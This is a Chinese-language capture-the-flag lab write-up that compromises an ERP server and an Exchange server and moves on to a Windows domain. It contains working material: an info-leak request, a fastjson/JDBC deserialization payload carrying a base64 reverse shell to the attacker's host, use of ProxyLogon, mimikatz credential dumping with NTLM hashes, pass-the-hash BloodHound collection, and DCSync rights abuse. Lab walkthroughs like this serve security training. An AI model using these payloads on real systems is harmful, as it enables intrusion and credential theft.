前言
参考:
https://fushuling.com/index.php/2023/10/03/%e6%98%a5%e7%a7%8b%e4%ba%91%e5%a2%83%c2%b7exchange/
https://blog.xrntkk.top/post/%E6%98%A5%E7%A7%8B%E4%BA%91%E5%A2%83-exchange-writeup/
外网
华夏erp - 172.22.3.12:8000
[-] start ping
 {icmp} 39.99.229.189   up
[*] live Hosts num: 1
 39.99.229.189: [22 80 8000]
[*] alive ports len is: 3
[*] start vulscan
[*] WebTitle http://39.99.229.189      code:200 len:19813  title:lumia
[*] WebTitle http://39.99.229.189:8000 code:302 len:0      title:None 跳转url: http://39.99.229.189:8000/login.html
访问 8000 端口,发现是个 erp,查看指纹可以发现是华夏 erp v2.3
尝试打 CVE-2024-0490 信息泄露 /user/a.ico/../getAllList
{
  "code": 200,
  "data": {
    "userList": [
      {
        "id": 63,
        "username": "季圣华",
        "loginName": "jsh",
        "password": "e10adc3949ba59abbe56e057f20f883e",
        "position": "",
        "department": null,
        "email": "",
        "phonenum": "",
        "ismanager": 1,
        "isystem": 1,
        "status": 0,
        "description": "",
        "remark": null,
        "tenantId": 63
      },
      {
        "id": 120,
        "username": "管理员",
        "loginName": "admin",
        "password": "e10adc3949ba59abbe56e057f20f883e",
        "position": null,
        "department": null,
        "email": null,
        "phonenum": null,
        "ismanager": 1,
        "isystem": 0,
        "status": 0,
        "description": null,
        "remark": null,
        "tenantId": null
      },
      {
        "id": 131,
        "username": "测试用户",
        "loginName": "test123",
        "password": "e10adc3949ba59abbe56e057f20f883e",
        "position": "",
        "department": null,
        "email": "",
        "phonenum": "",
        "ismanager": 1,
        "isystem": 0,
        "status": 0,
        "description": "",
        "remark": null,
        "tenantId": 63
      }
    ]
  }
}
hashcat 爆破一下
❯ hashcat -m 0 -a 0 e10adc3949ba59abbe56e057f20f883e.txt rockyou.txt --show
e10adc3949ba59abbe56e057f20f883e:123456
得到帐密 admin:123456
进入后台,尝试打 rce
mysql_fake_server 的 config:
{
    "config":{
        "ysoserialPath":"../ysoserial.jar",
        "javaBinPath":"java",
        "fileOutputDir":"./fileOutput/",
        "displayFileContentOnScreen":true,
        "saveToFile":true
    },
    "fileread":{
        "win_ini":"c:\\windows\\win.ini",
        "win_hosts":"c:\\windows\\system32\\drivers\\etc\\hosts",
        "win":"c:\\windows\\",
        "linux_passwd":"/etc/passwd",
        "linux_hosts":"/etc/hosts",
        "index_php":"index.php",
        "ssrf":"https://www.baidu.com/",
        "__defaultFiles":["/etc/hosts","c:\\windows\\system32\\drivers\\etc\\hosts"]
    },
    "yso":{
        "Jdk7u21":["Jdk7u21","calc"],
        "CommonsCollections6":["CommonCollections6","bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC82MC54eC54eC54eC8yMzMzMyAwPiYx}|{base64,-d}|{bash,-i}"]
    }
}
构造 payload:
{
  "name": {
    "@type": "java.lang.AutoCloseable",
    "@type": "com.mysql.jdbc.JDBC4Connection",
    "hostToConnectTo": "60.xx.xx.xx",
    "portToConnectTo": 3306,
    "info": {
      "user": "yso_CommonsCollections6_bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC82MC54eC54eC54eC8yMzMzMyAwPiYx}|{base64,-d}|{bash,-i}",
      "password": "pass",
      "statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor",
      "autoDeserialize": "true",
      "NUM_HOSTS": "1"
    }
  }
}
url 编码后传入
GET /user/list?search=%7B%0A%20%20%22name%22%3A%20%7B%0A%20%20%20%20%22%40type%22%3A%20%22java%2Elang%2EAutoCloseable%22%2C%0A%20%20%20%20%22%40type%22%3A%20%22com%2Emysql%2Ejdbc%2EJDBC4Connection%22%2C%0A%20%20%20%20%22hostToConnectTo%22%3A%20%2260%2Exx%2Exx%2Exx%22%2C%0A%20%20%20%20%22portToConnectTo%22%3A%203306%2C%0A%20%20%20%20%22info%22%3A%20%7B%0A%20%20%20%20%20%20%22user%22%3A%20%22yso%5FCommonsCollections6%5Fbash%20%2Dc%20%7Becho%2CYmFzaCAtaSA%2BJiAvZGV2L3RjcC82MC54eC54eC54eC8yMzMzMyAwPiYx%7D%7C%7Bbase64%2C%2Dd%7D%7C%7Bbash%2C%2Di%7D%22%2C%0A%20%20%20%20%20%20%22password%22%3A%20%22pass%22%2C%0A%20%20%20%20%20%20%22statementInterceptors%22%3A%20%22com%2Emysql%2Ejdbc%2Einterceptors%2EServerStatusDiffInterceptor%22%2C%0A%20%20%20%20%20%20%22autoDeserialize%22%3A%20%22true%22%2C%0A%20%20%20%20%20%20%22NUM%5FHOSTS%22%3A%20%221%22%0A%20%20%20%20%7D%0A%20%20%7D%0A%7D¤tPage=1&pageSize=10 HTTP/1.1
Host: 39.99.229.189:8000
Cookie: JSESSIONID=1F48C4B4433F71C9A3FACDAD437F42F9
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

然后就弹 shell 了

flag 在 /root/flag/flag01.txt
信息收集
172.22.3.9:808 open
172.22.3.12:80 open
172.22.3.12:22 open
172.22.3.9:81 open
172.22.3.9:8172 open
172.22.3.12:8000 open
172.22.3.9:445 open
172.22.3.26:445 open
172.22.3.2:445 open
172.22.3.9:443 open
172.22.3.26:139 open
172.22.3.9:139 open
172.22.3.2:139 open
172.22.3.26:135 open
172.22.3.9:135 open
172.22.3.2:135 open
172.22.3.2:88 open
172.22.3.9:80 open
[*] NetInfo
[*]172.22.3.26
   [->]XIAORANG-PC
   [->]172.22.3.26
[*] WebTitle http://172.22.3.12        code:200 len:19813  title:lumia
[*] NetInfo
[*]172.22.3.9
   [->]XIAORANG-EXC01
   [->]172.22.3.9
[*] NetInfo
[*]172.22.3.2
   [->]XIAORANG-WIN16
   [->]172.22.3.2
[*] NetBios 172.22.3.2      [+] DC:XIAORANG-WIN16.xiaorang.lab      Windows Server 2016 Datacenter 14393
[*] WebTitle http://172.22.3.12:8000   code:302 len:0      title:None 跳转url: http://172.22.3.12:8000/login.html
[*] NetBios 172.22.3.9      XIAORANG-EXC01.xiaorang.lab         Windows Server 2016 Datacenter 14393
[*] OsInfo 172.22.3.2   (Windows Server 2016 Datacenter 14393)
[*] NetBios 172.22.3.26     XIAORANG\XIAORANG-PC
[*] WebTitle http://172.22.3.12:8000/login.html code:200 len:5662   title:Lumia ERP
[*] WebTitle http://172.22.3.9:81      code:403 len:1157   title:403 - 禁止访问: 访问被拒绝。
[*] WebTitle https://172.22.3.9:8172   code:404 len:0      title:None
[*] WebTitle http://172.22.3.9         code:403 len:0      title:None
[*] WebTitle https://172.22.3.9        code:302 len:0      title:None 跳转url: https://172.22.3.9/owa/
[*] WebTitle https://172.22.3.9/owa/auth/logon.aspx?url=https%3a%2f%2f172.22.3.9%2fowa%2f&reason=0 code:200 len:28237  title:Outlook
分析一下端口:
| 属性 | 172.22.3.2 | 172.22.3.9 | 172.22.3.12 | 172.22.3.26 |
|---|---|---|---|---|
| 主机名 | XIAORANG-WIN16 | XIAORANG-EXC01 | - | XIAORANG-PC |
| 操作系统 | Windows Server 2016 | Windows Server 2016 | Linux (SSH 22) | Windows |
| 角色 | 域控制器 | Exchange 服务器 | Web 服务器 | 终端 |
| Web 服务 | - | Exchange OWA | Lumia ERP | - |
| 文件共享 | ✅ (139,445) | ✅ (139,445) | - | ✅ (139,445) |
| RPC 服务 | ✅ (135) | ✅ (135) | - | ✅ (135) |
| Kerberos | ✅ (88) | - | - | - |
代理
公式 wget 传入搭 stowaway 代理
XIAORANG-EXC01 - 172.22.3.9
Exchange 2016 ProxyLogon
访问 https://172.22.3.9/owa/ outlook 邮箱,根据指纹发现是 Exchange 邮件系统

版本号 15.1.1591,可知是 Exchange Server 2016
这个版本存在 ProxyLogon 漏洞: https://github.com/hausec/ProxyLogon
直接上脚本打,邮箱直接猜 administrator@域

system 权限,直接添加一个用户
net user wmc qwer1234! /add
net localgroup administrators wmc /add
然后 rdp 上去

flag 在 C:\Users\Administrator.XIAORANG\flag\flag02.txt
域信息收集
任务管理器发现还有另一个用户在线

传猕猴桃上去抓密码
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > 1.txt丢给 ai 整理一下有用的信息:
| 用户名 | Zhangtong |
XIAORANG-EXC01$ |
|---|---|---|
| 域 | XIAORANG |
XIAORANG |
| 完整域 | XIAORANG.LAB |
XIAORANG.LAB |
| SID | S-1-5-21-533686307-2117412543-4200729784-1147 |
|
| RID | 1147 |
|
| NTLM | 22c7f81993e96ac83ac2f3f1903de8b4 |
f37e71617489d914f5a186ae7c646d14 |
| SHA1 | 4d205f752e28b0a13e7a2da2a956d46cb9d9e01e |
e38cbbb2ea35d17e44aa30e464d459769ed17389 |
| DPAPI | ed14c3c4ef895b1d11b04fb4e56bb83b |
然后这里应该使用机器账户来 pth bloodhound 分析环境获取的信息比较全:
proxychains4 -q bloodhound-python -u "XIAORANG-EXC01$" --hashes :f37e71617489d914f5a186ae7c646d14 -d xiaorang.lab -dc XIAORANG-WIN16.xiaorang.lab -c all --dns-tcp -ns 172.22.3.2 --auth-method ntlm --zip

分析发现这台机子对域内的用户具有 WriteDacl 权限,也就是说我们可以利用机器用户给域内的用户添加 DCSync 权限,从而拿到域管的 hash
XIAORANG-WIN16 - 172.22.3.2
使用 dacledit.py 给域内用户 Zhangtong 添加权限
proxychains4 -q dacledit.py xiaorang.lab/XIAORANG-EXC01\$ -hashes :f37e71617489d914f5a186ae7c646d14 -action write -rights DCSync -principal Zhangtong -target-dn "DC=xiaorang,DC=lab" -dc-ip 172.22.3.2
然后就能 dump 全域 hash 了
